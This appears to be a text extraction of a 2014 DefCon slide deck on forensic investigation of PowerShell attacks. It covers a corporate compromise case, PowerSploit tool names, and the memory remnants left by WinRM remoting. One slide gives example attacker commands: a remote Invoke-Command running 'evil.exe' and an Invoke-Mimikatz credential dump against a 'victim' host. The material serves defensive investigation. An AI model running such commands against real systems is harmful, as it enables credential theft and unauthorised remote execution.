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Investigating PowerShell Attacks

DefCon 22 2014
August 8, 2014

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
Background Case Study



- Fortune 100 organization
- Compromised for > 3 years
  - Active Directory
  - Authenticated access to corporate VPN
- Command-and-control via
  - Scheduled tasks
  - Local execution of PowerShell scripts
  - PowerShell Remoting


Why PowerShell?


It can do almost anything…


- Execute commands
- Download files from the internet
- Reflectively load / inject code
- Interface with Win32 API
- Enumerate files
- Interact with the registry
- Interact with services
- Examine processes
- Retrieve event logs
- Access .NET framework

PowerShell Attack Tools


- PowerSploit
  - Reconnaissance
  - Code execution
  - DLL injection
  - Credential harvesting
  - Reverse engineering
- Nishang
- Posh-SecMod
- Veil-PowerView
- Metasploit
- More to come…


CodeExecution.psd1
CodeExecution.psm1
Invoke-DllInjection.ps1
Invoke-ReflectivePEInjection.ps1
Invoke-Shellcode.ps1



Get-Keystrokes.ps1
Get-TimedScreenshot.ps1
Get-VaultCredentials.ps1
Get-VaultCredentials.ps1xml
Invoke-CredentialInjection.ps1
Invoke-Mimikatz.ps1


Get-ComputerDetails.ps1
Get-HttpStatus.ps1
Invoke-Portscan.ps1
Invoke-ReverseDnsLookup.ps1

PowerShell Malware in the Wild


Windows PowerShell and the “PowerShell Worm”

PowerShell Team 3 Aug 2006 6:34 AM 13



TrendLabs

SECURITY INTELLIGENCE BLOG

Threat News and Information Direct from the Experts

Jun 1 Ransomware Now Uses Windows PowerShell

7:54 pm (UTC-7) | by Mark Joseph Manahan (Threat Response Engineer)


The Dark Power of Windows PowerShell

Created: 07 Apr 2014 23:49:19 GMT • Updated: 08 Apr 2014 09:05:07 GMT • Translations availabl

Roberto Sponchioni SYMANTEC EMPLOYEE

Symantec. | Official Blog

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

Windows PowerShell, the Microsoft scripting language, has made the headlines r
leveraging it for malicious purposes. Symantec has identified more PowerShell sc


Mar 27 Word and Excel Files Infected Using Windows PowerShell


1:16 pm (UTC-7) | by Alvin John Nieto (Threat Response Engineer)

Investigation Methodology



Attacker Assumptions

- Has admin (local or domain) on target system
- Has network access to needed ports on target system
- Can use other remote command execution methods to:
  - Enable execution of unsigned PS scripts
  - Enable PS remoting



Version Reference

	2.0	3.0	4.0
Windows 7 SP1	Default (SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows Server 2008 R2	Default (R2 SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows 8		Default	Requires WMF 4.0 Update
Windows 8.1			Default
Windows Server 2012		Default	Default (R2)

Memory Analysis

Memory Analysis

Scenario:
Attacker interacts with target host through PowerShell remoting

- What's left in memory on the accessed system?
- How can you find it?
- How long does it persist?

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

WinRM Process Hierarchy



Invoke-Command {c:\evil.exe}
Invoke-Command {Get-ChildItem C:\}
Invoke-Mimikatz.ps1 -DumpCreds -ComputerName "victim"
Client
svchost.exe (DcomLaunch)
wsmprovhost.exe
evil.exe
wsmprovhost.exe
{PS code}
Victim

Remnants in Memory




How Long Will Evidence Remain?

	wsmprovhost.exe	svchost.exe (WinRM)	Kernel Memory	Pagefile
Evidence	Best source of command history, output	Fragments of remoting I/O	Fragments of remoting I/O	Fragments of remoting I/O
Retention	Single remoting session	Varies with # of remoting sessions	Varies with memory utilization	Varies with memory utilization
Max Lifetime	End of remoting session	Reboot	Reboot	Varies – may persist beyond reboot

Example: In-Memory Remnants

SOAP in WinRM service memory, after interactive PsSession with command:

